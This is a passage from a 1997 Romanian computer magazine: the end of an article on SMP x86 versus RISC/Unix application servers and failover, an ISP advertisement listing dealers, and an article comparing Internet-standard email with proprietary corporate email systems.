Chipurile RISC, precum Alpha de la Digital Equipment şi R10000 de la IBM, reprezintă vârful performanţei pe piaţa serverelor de aplicaţii. În magazinele Unix, sistemele bazate pe procesoare x86 s-au rezumat în general la servere de fişiere şi imprimantă, precum şi pentru aplicaţii simple. Dar astăzi largă disponibilitate a sistemelor cu multiprocesare simetrică (SMP) construite pe baza procesorului Intel Pentium Pro, schimbă modul în care sunt utilizate sistemele x86 pentru rularea aplicaţiilor centralizate.

Multiprocesarea simetrică nu este nicidecum o tehnologie nouă. Ceea ce este nou sunt sistemele SMP la preţuri reduse, de la companii precum Compaq, Dell şi ALR, care combină Windows NT cu cel mai puternic membru al familiei de procesoare Intel.

Cu toate acestea, pentru a asista la o sporire a performanţei, atât sistemul de operare al serverului cât şi aplicaţiile trebuie să suporte SMP. Chiar şi atunci, performanţa nu se scalează liniar cu numărul procesoarelor adăugate (vezi figura „*Scalabilitatea în funcţie de numărul procesoarelor*"). În funcţie de aplicaţie şi de sistemul de operare, un server x86 cu două procesoare îşi va îmbunătăţi performanţele cu 70-80 la sută faţă de un sistem cu un singur procesor. Un upgrade de la două la patru procesoare are cam acelaşi efect. Sistemele Unix bazate pe procesoare RISC oferă de obicei o scalare mai liniară până la şase sau opt procesoare. După aceea, performanţele sistemului încep să se niveleze.

Sistemele Unix bazate pe procesoare RISC pot oferi o mai mare putere de procesare – mai multe procesoare, mai multă memorie – decât sistemele bazate pe procesoare x86. Hardul este însă de obicei mai scump. Dacă tot ceea ce doriţi este viteză, trebuie avută în vedere o combinaţie RISC/Unix. Dacă bugetul este însă limitat, este recomandat un server x86.


Adăugarea de procesoare pare o cale simplă de a creşte performanţa. Dar ca orice reparaţie, acest lucru mută problema în altă parte. Procesoarele suplimentare cresc performanţa atâta timp cât accesul lor simultan la memorie nu suprasaturează magistrala datorită traficului. Din acest motiv, un server tipic cu procesoare Intel nu oferă creşteri semnificative ale performanţei prin creşterea numărului de procesoare peste patru.

Cea mai des întâlnită configuraţie pentru servere de aplicaţii SMP utilizează o memorie cache de nivel doi separată pentru fiecare procesor. Acest lucru le deosebeşte de sistemele desktop multiprocesor ce utilizează o memorie cache partajată. Memoria cache internă de nivel doi a procesorului Pentium Pro îl face mult mai rapid decât un sistem echivalent cu memorie cache externă, ca de exemplu Pentium. Procesorul Pentium Pro cu memorie cache de 512 Kb produce rezultate superioare în teste decât versiunea cu cache de 256 Kb.

La un nivel primitiv, scalabilitatea înseamnă de asemenea posibilitatea de a adăuga componente la un server, iar aceasta înseamnă magistrale şi extensii. Un sistem Silicon Graphics Challenge S, de exemplu, are trei magistrale SCSI, dar două dintre ele sunt differential SCSI – ceea ce creşte semnificativ costul perifericelor.

Pentru servere de aplicaţii multiprocesor x86, magistrala PCI este cel mai performant standard, care a înlocuit magistrala EISA. Însă limitările electrice ale acestui standard nu permit utilizarea a

ILUSTRAŢIE: VICTOR GAD © 1997



Sursa: Teste de performanţă TPC-C


Un sistem Sun SPARC oferă scalabilitate mai lineară decât Compaq ProLiant la un număr mic de UC.

mai mult de patru extensii pe o magistrală PCI. Pentru a mări numărul de extensii PCI, proiectanţii au introdus o punte PCI ce conectează magistrale distincte. Utilizând o astfel de punte, o a doua magistrală PCI poate fi adăugată sistemului. Modul în care puntea este conectată poate avea un impact semnificativ asupra performanţelor serverului. Într-o configuraţie cascadă sau ierarhică, de exemplu, a doua magistrala PCI este conectată (utilizând puntea PCI-to-PCI) la prima magistrală PCI. În acest caz, suplimentar faţă de traficul propriu, prima magistrală PCI trebuie să transfere de asemenea traficul pentru cea de-a doua magistrală. Drept urmare, lărgimea de banda de 132 MBps a sistemului primei magistrale este partajată între cele două magistrale. Magistrala PCI se poate conecta similar cu ajutorul unei punţi la o magistrala EISA, limitând şi mai mult capacitatea de transfer a acesteia.

O altă varianta constructivă o reprezintă magistralele de tip peer. În acest caz, fiecare magistrală PCI este conectată individual la magistrala sistemului. Deoarece traficul se poate desfăşura independent pe fiecare magistrală, capacitatea maximă de transfer va fi de 264 MBps. Această alternativă este mai bună şi se foloseşte în serverele de mare performanţă.

Fiabilitate şi disponibilitate

Timpii morţi. Este problema cea mai mare a fiecărui manager IT. Sistemele tolerante la defectări se împart în general în două categorii, în funcţie de nivelul de protecţie. Soluţiile de fiabilizare a serverelor se concentrează asupra surselor de alimentare şi a tehnologiilor RAID.



Fiabilitate 90 % înseamnă că staţi 4 zile pe lună; fiabilitate 99.99 înseamnă că staţi 4 minute pe lună.

Soluţiile pentru disponibilitate înaltă abordează fiabilitatea la nivel de server. Failover, unul din aspectele clusterelor, asigură că dacă serverul primar se defectează, un server secundar aflat în aşteptare preia controlul. După ce defecţiunea este înlăturată, sistemul trebuie să ofere o cale simplă de a fi reintrodus în reţea.

Soluţiile tolerante la defectări trebuie să satisfacă anumite criterii. Ele trebuie să ruleze în timp real pentru a minimiza pericolul ca anumite servicii să nu fie disponibile utilizatorilor la un moment dat. Sisteme mai performante, precum IBM AS/400, vor face această schimbare în mod transparent, permiţând utilizatorilor să continue lucrul, fără ca aceştia să piardă conexiunile la reţea. Orice sistem care realizează duplicarea datelor între sistemul primar şi cel de rezervă trebuie să fie bazat pe tranzacţii. Orice date transmise discului în momentul defectării serverului primar, trebuie să fie disponibile pe serverul de rezervă. Procesul de failover trebuie să fie automat şi trebuie să se execute fără a necesita supraveghere sau intervenţie. De asemenea, nu trebuie să ceară ca serverele să fie identice.

Serverul de rezervă poate fi configurat pentru a servi doar ca sistem de backup pasiv. Acesta ar monitoriza serverul primar şi ar primi date în mod continuu, dar fără a efectua vreo operaţie asupra reţelei. O abordare mai bună din punct de vedere al costurilor ar fi să atribuim serverului de rezervă rolul de server utilitar, ce ar putea rula servicii de imprimantă, baze de date şi comunicaţii în modul de aşteptare. În cazul unei defecţiuni, acest server ar prelua în mod automat funcţiile serverului primar, pe lângă serviciile sale utilitare.

Un punct final de măsură al oricărui sistem este suportul furnizorului. Păstrarea serverului în condiţii de operare poate fi crucială. Dar este la fel de important acest lucru şi pentru furnizor? Asiguraţi-vă că puteţi obţine service şi suport la nivelul la care aveţi nevoie.

Ce sistem oferă cea mai bună performanţă? În momentul de faţă acest lucru pare să fie oferit de sistemele RISC/Unix şi AS/400, datorita sistemelor superioare de clustere şi al tehnologiilor SMP. Un sistem SMP x86 rulând Windows NT oferă performanţă solidă la un preţ rezonabil, dar sunt puţine sisteme SMP care oferă mai mult de patru procesoare, iar suportul pentru clustere al firmelor terţe este încă o necunoscută.

Înainte de achiziţionare a hardului trebuie achiziţionat sau închiriat un sistem de test şi studiate performanţele aplicaţiilor rulând pe el - de câtă memorie are nevoie, cât de bine se scalează pe mai multe procesoare, şi aşa mai departe. Apoi veţi fi în stare să luaţi o decizie în cunoştinţă de cauză asupra raportului preţ/performanţă. ■

Robert L. Hummel este inginer electronist, programator şi consultant. Îl puteţi contacta la **rhummel@monad.net.**

StarNets

Your Internet Business Solution

InterComp	Bucureşti	01 3238255
Electronum	Bucureşti	01 3120440
CINOR	Bucureşti	01 3120579
ALGORITMA	Bucureşti	01 2122151
GEONET	Bucureşti	01 2113299
UNICOM	Bucureşti	01 2234359
CanadSystems	Bucureşti	01 3236888
CEDRU	Bucureşti	01 6435024
MICROSISTEM	Bacău	034 171342
SINTEC	Baia Mare	062 436366
Deuro-Consult	Braşov	068 319181
RomaniaOnLine	Braşov	068 321529
HARD-TEST'94	Brăila	039 639533
GMB	Constanța	041 619222
SUD INTERNET	Craiova	051 417963
TOPTECH	Deva	054 213871
HARD-TEST'94	Galați	036 467752
COMP-ARG	Piteşti	048 214598
TRANSDATA	Ploieşti	044 143630
IVEX	Rm.Vâlcea	050 736077
COSYS	Sf.Gheoghe	067 312472
LANCOMP	Sibiu	069 214103
WARP-NET	Suceava	030 226810
ROMWEST	Târgovişte	045 611881
BIMOS	Tg.Jiu	053 218047
HARD-TEST'94	Tulcea	040 521871

Email: office@starnets.ro
http://www.starnets.ro

internet

E-mail
Netscape
IExplorer
WebTalk
Telnet/FTP
News
IRC
RealAudio
HOT JAVA

Numai prin noi aveți acces la Internet *din toată* ro, cu viteză maximă şi costuri minime!

InterComp

@ Powered by SPARC-Solaris

Aveți serviciile poștale DEPĂȘITE

Sistemul de mesaje de la Internet promite remedii noi contra tristeții utilizării serviciilor e-mail de la firme, dar este oare gata pentru utilizare profesională?

De Michael Nadeau

E-mail a evoluat de la o facilitate simplă la o aplicație vitală. Este calea principală de colectare și distribuire a informațiilor din firmă și calea pentru comunicații de importanță crucială, atât în cadrul firmei, cât și cu exteriorul. Pentru multe firme este însă și o sursă de încurcături.

Unele firme au chiar cinci, șase sisteme e-mail, fiecare cu protocolul și formatele proprii. Acest lucru poate deveni un coșmar administrativ costisitor, dar și mai rău, este o barieră imensă în schimbul, arhivarea și regăsirea informațiilor vitale pentru firmă.

Salvarea poate fi la îndemână, datorită sistemelor e-mail bazate pe standarde Internet. Protocoalele de bază Internet oferă un mediu ce este cel mai mic multiplu comun pentru transmiterea unor funcții de mesaje cheie, prin diferite arhitecturi e-mail și în același timp deschid calea comunicării cu lumea din afară.

Chiar de la început, Internet a fost construit pentru implementări de anvergură. Familia verificată de protocoale, utilizată de Internet vă permite să trimiteți și să recepționați e—mail la sau de la oricine cu o conexiune IP. SMTP și-a dovedit fiabilitatea la mesaje, de mai bine de două decenii. POP (Post Office Protocol) și IMAP (Internet Message Access Protocol) se ocupă, amândouă, cu regăsirea mesajelor, iar ultima versiune IMAP vă permite să parcurgeți mesajele și fișierele atașate, înainte să le aduceți pe sistemul propriu. Puteți lăsa mesaje întregi sau părți de mesaj pe server pentru o arhivare și utilizate partajată mai ușoară. ACAP (Application Configuration Access Protocol), un standard în curs de dezvoltare, vă va permite să creați carnet de adrese, opțiuni utilizator și alte date accesibile de oriunde. În sfârșit, LDAP (Lightweight Directory Access Protocol) oferă o structură pentru clienți mici, rapizi și ușor de realizat.


① Comunicare proastă între firme

Serverul dumneavoastră e-mail trimite probabil mesajele într-un format propriu, neinteligibil pentru restul lumii. probabil că nu poate lucra conform protocolului standard POP3.

③ Gateway destructiv

Accesul prin gateway propriu poate suprima informații utile din mesajele sosite. Rezultă fișiere eronate sau care nu se pot recepționa.

Patru deficiențe ale sistemelor e-mail de firmă



❷ Costuri ridicate

Sistemele e-mail de firmă pot necesita resurse mari și o nevoie permanentă pentru programe noi și suport pentru administrare.

❹ Server supraîncărcat

Pentru a menține performanțele ridicate ale unei firme în dezvoltare, va trebui să adăugați continuu servere noi, mai rapide.

Mesaje pe Internet sau de firmă

Care-i mai bun?

	Internet	Soluții de firmă
Scalabilitate	Internet a fost conceput pentru implementare pe scară foarte mare.	Diferă de la produs la produs, dar necesită în general suport suplimentar pentru administrare și server.
Facilități	Este posibilă implementarea facilităților uzuale la sistemele de firmă, dar standardele nu sunt complete.	Facilități cheie, ca planificarea de grup sunt verificate și puternic integrate în mediul pentru mesaje.
Unelte de administrare	Uneltele serioase au început doar să apară.	Competiția și ani de revizuiri au dus la opțiuni robuste.
Fiabilitate	Nu există control asupra căii parcurse de mesaj și nici mijloace de verificare a sosirii acestuia la destinație.	Oferă confirmarea transmiterii și timp de transfer garantat.
Opțiuni de clienți	Folosește orice client POP3.	Unele, dar nu toate, permit alegerea între clienți POP3.
Costurile utilizării	Necesită suport mai redus la server și pentru administrare.	Necesită mai multe servere și suport pentru administrare, dar diferă de la produs la produs.
Soluție verificată	Standardele vitale și produsele sunt noi pe piață.	Ani de utilizare în implementări verificate
Comunicații externe	Poate trimite și recepționa e-mail de la oricine are conexiune IP.	Furnizorii principali au implementat parțial sau complet posibilitatea de transfer de mesaje pe conexiuni IP.
Integritatea mesajului*	Fișierele atașate și formatele uzuale ajung nevătămate.	Fișierele atașate trebuie convertite pe un server gateway - sursă potențială de erori.
Performanță	Timp de transmisie variabil.	Poate garanta transmisia (sau anunța eșecul) în câteva secunde.
Securitate	Standardele nu sunt încă terminate.	Securitate relativ ridicată în interiorul rețelei.

*Capacitatea de a păstra formatul și structura mesajului.

Rezultatul? Dacă utilizaţi e-mail doar pentru mesaje, beneficiile serviciilor e-mail bazate pe Internet sunt deja la îndemână. Mai important este, pe termen lung, că poşta electronică pe Internet va fi la baza unor aplicaţii noi pentru lucrul în colaborare.

Totuşi, există compromisuri de făcut, în cazul în care vă decideţi la Internet e-mail de pe acum. Facilităţi esenţiale oferite de sistemele e-mail de la firme, cum ar fi stabilirea unui orar pentru grup şi a unui calendar, nu au fost încă verificate. De asemenea, e-mail pe Internet nu vă spune când şi dacă s-a transmis mesajul sau nu oferă timp garantat de transmisie. Dacă vă bazaţi pe asemenea facilităţi, atunci Internet e-mail vă va dezamăgi.

Dacă vă hotărâţi să treceţi de azi la Internet e-mail, sau dacă vă faceţi planuri de viitor în acest sens, rândurile care urmează prezintă aspecte esenţiale pentru a face trecerea cât se poate de simplă.

Mesaje integrate

Sistemul de mesaje este centrul vital al unei reţele de firmă, şi Internet, cu omniprezenţa proprie şi standardele comune, poate fi soluţia evidentă pentru mesaje, în special pentru unificarea şi reducerea numărului de sisteme distincte sub care lucraţi. Mai mult, mesajele prin Internet deschid calea legăturilor de afaceri cu parteneri din afara întreprinderii.

Unele firme, mai ales cele mici cu puţine sisteme vechi, adoptă soluţia totală Internet. Majoritatea firmelor însă nu pot renunţa simplu la sistemul vechi de mesaje. Facilităţile acestuia, investiţia în echipamente, pregătire personal şi alte resurse, mai asigură folosirea în continuare a sistemelor vechi de schimb de mesaje pentru un anumit timp. Apoi se pune problema integrării sistemului de mesaje de la Internet cu cel de la sistemele proprii de firmă, într-un mod care asigură facilităţile de la ambele sisteme. (Vezi figurile de la pagina XXXX pentru o comparaţie între diferitele arhitecturi şi caseta „Administrarea mesajelor diferite").

De fapt, suportul Internet poate exista chiar dacă firmele nu au căutat acest lucru. Firmele care doresc să rămână la softul pe care-l au, vor putea să facă acest lucru, deoarece chiar dacă vor cumpăra o soluţie de la un furnizor de sistem propriu, probabil că acesta va avea şi suportul de protocol şi uneltele de administrare, inclusiv sincronizarea pentru directori. Anumiţi furnizori nu oferă încă suport pentru ultimele protocoale Internet, cum ar fi IMAP4, dar aproape toţi vor face acest lucru până la sfârşitul primului trimestru din acest an. (Vezi caseta: *„Standarde Internet"*)

Din această cauză, firmele care doresc o trecere lentă la un sistem de mesaje bazat pe Internet, pot face acest lucru cu ajutorul furnizorilor lor de soft existenţi. Cei care doresc o trecere hotărâtă, pot cumpăra un sistem complet bazat pe Internet şi pot menţine astfel conlucrarea funcţiilor de bază cu cele existente la sistemul lor vechi.


Pe măsură ce firmele se grăbesc să treacă la construirea de intranet, oferă astfel şi conectivitate TCP/IP în reţelele lor pentru calculatoarele angajaţilor proprii. Dar schimbarea infrastructurii cere timp. Dacă infrastructura există deja, rămân totuşi trei aspecte esenţiale la adoptarea unui sistem de poştă electronică bazat pe Internet: standardele, costurile şi flexibilitatea.

Standardele


Fiecare sistem, atât pe partea de server cât şi pe cea de client, trebuie să utilizeze un limbaj comun pentru transmisia şi regăsirea datelor, formatele uzuale de fişiere, serviciile de director, securitate şi câteva facilităţi adiţionale. Sub acest aspect, Internet este puternic deoarece standardele utilizate sunt foarte răspândite şi în anumite cazuri, au fost utilizate chiar de mai mult timp decât cele de la diferite firme.

Ca rezultat, sistemele de mesaje de la firme, ca de exemplu Lotus Notes sau Microsoft Exchange, au integrat deja protocoalele de bază Internet în produsele lor sau vor face rapid acest lucru. Novell, cu GroupWise 5, a adoptat standardele Internet ca platformă de bază. (Pe de altă parte, produse pentru sistemul de mesaje realizate numai pe Internet, cum sunt PostOffice de la Software.com sau Suite Spot de la Netscape Communication, lucrează pe sis-

Cu toate că structurile par similare, arhitecturile de mesaje de firmă trebuie să utilizeze gateway pentru conversia mesajelor în format propriu.



Sistemele de bază de transfer de mesaje conţin toate mijloace de prezentare, unul sau mai multe puncte de releu şi un depozit de unde mesajele pot fi accesate de utilizator



Pe Internet, prezentarea şi transferul folosesc protocoale SMTP, iar protocoalele POP şi IMAP se ocupă de accesul utilizator şi memorarea în depozit.

temele de firmă deoarece suportă nativ standardele de conlucrare, ca X.400 şi MAPI).

Furnizorii implementează standardele Internet nativ în produsele lor, aşa cum face Novell, sau prin conversie prin gateway, aşa cum fac Microsoft şi Lotus. În ambele cazuri, firmele ţin la propria abordare. „Suportul pentru standardele Internet este un element esenţial în modul de evoluţie al cc:Mail“ spune Mike Maier, manager pentru produsul cc:Mail la Lotus.

Costurile

Costurile pentru serviciile de poştă pe Internet sunt strâns legate de scalabilitate. Pe măsură ce creşte numărul utilizatorilor şi locurilor de implementare de e-mail, se naşte întrebarea, ce se întâmplă cu costurile pentru software şi hardware? Va fi oare nevoie de mai multe servere şi de mai mulţi oameni pentru a administra sistemul? Şi aici, partizanii Internet pretind că oferă avantaje contestate de furnizorii de sisteme de firmă.

La un sistem de firmă tipic, un server permite lucrul pentru un anumit număr de oameni şi anumite facilităţi. Sistemul de mesaje bazat pe Internet este mult mai scalabil. „Internet-ul este deja mult mai mare decât orice sistem cu care lucrează o întreprindere“, remarcă Kevin Carosso, vicepreşedinte responsabil cu proiectarea la furnizorul de soft de fax şi e-mail Innosoft (West Covina, CA). Scalabilitatea este în special rentabilă atunci când firma îşi extinde serviciile de mesaje la sedii aflate la distanţă. Adesea, o conexiune IP este singurul lucru necesar la capătul aflat la distanţă: serverul de la centrală poate face toată administrarea internă.

Furnizorii de sisteme de firmă afirmă că oferă funcţionalitate echivalentă, de exemplu scheduling, iar sistemele Internet necesită servere adiţionale. Totuşi, sistemul de mesaje Internet este mai flexibil în ceea ce priveşte localizarea serverelor firmei.

Costurile au fost motivul principal pentru care firma de consultanţă Pyramid Solutions (Troy, MI) a preferat IMail Server de la Ipswitch şi nu Microsoft Exchange. Această firmă mică a pornit cu Microsoft Mail. Pe măsură ce angajaţii s-au conectat la Internet „trecerea la un sistem Internet pur a căpătat sens“ , afirmă inginerul principal de sistem Jerry Palardy.

Pyramid are 50 de angajaţi în două sedii proprii şi la mai mulţi clienţi. Soluţia Microsoft ar fi necesitat servere la locaţiile aflate la distanţă şi ar fi costat în jur de 7000$. Serverul de poştă electronică pe Internet a costat 700$ şi a fost instalat pe echipamentele existente. Palardy afirmă că Pyramid este mulţumită de sistem, dar recunoaşte că Exchange ar fi oferit poate o soluţie mai bună, dacă firma ar fi fost mai mare.

Administrarea este în general mai puţină la sistem pe Internet, deoarece sistemele de firmă trebuie să ofere în duplicat anumite servicii deja existente în infrastructura Internet. Activitatea legată de întreţinerea unui depozit de mesaje, la un sistem de firmă, ca de exemplu arhivarea şi comprimarea datelor, nu există într-un mediu Internet.

Pe de altă parte, în mediile cu sisteme multiple de mesaje, adăugarea uneltelor de administrare pentru fiecare sistem de firmă este o activitate mai complexă. Furnizorii de sisteme de firmă au, pentru uşurarea sarcinilor de administrare, un arsenal de unelte bine pus la punct în timp ce pentru administrarea sistemului pe Internet au apărut doar recent unelte soft rezonabile. Totuşi, mesajele bazate pe Internet sunt o promisiune tentantă care poate duce la reducerea costurilor pentru sistemul de mesaje din firmă.

Soluţie bună la toate

Furnizorii produselor pentru sisteme de mesaje trebuie să ţină cont de două grupuri diferite din firmă: utilizatori şi administratori. Fiecare grup doreşte opţiuni pentru produsul utilizat şi soluţia pentru cele două grupuri trebuie să fie sincronizată.

O firmă poate adopta ca standard intern una sau două arhitecturi diferite pentru sistemul de mesaje, dar nu este practic şi uneori este imposibil ca să se impună acelaşi client de mesaje pentru toţi. Oamenii lucrează în medii diferite, în funcţie de activitatea desfăşurată. O persoană de la vânzări, de exem-

Standarde Internet

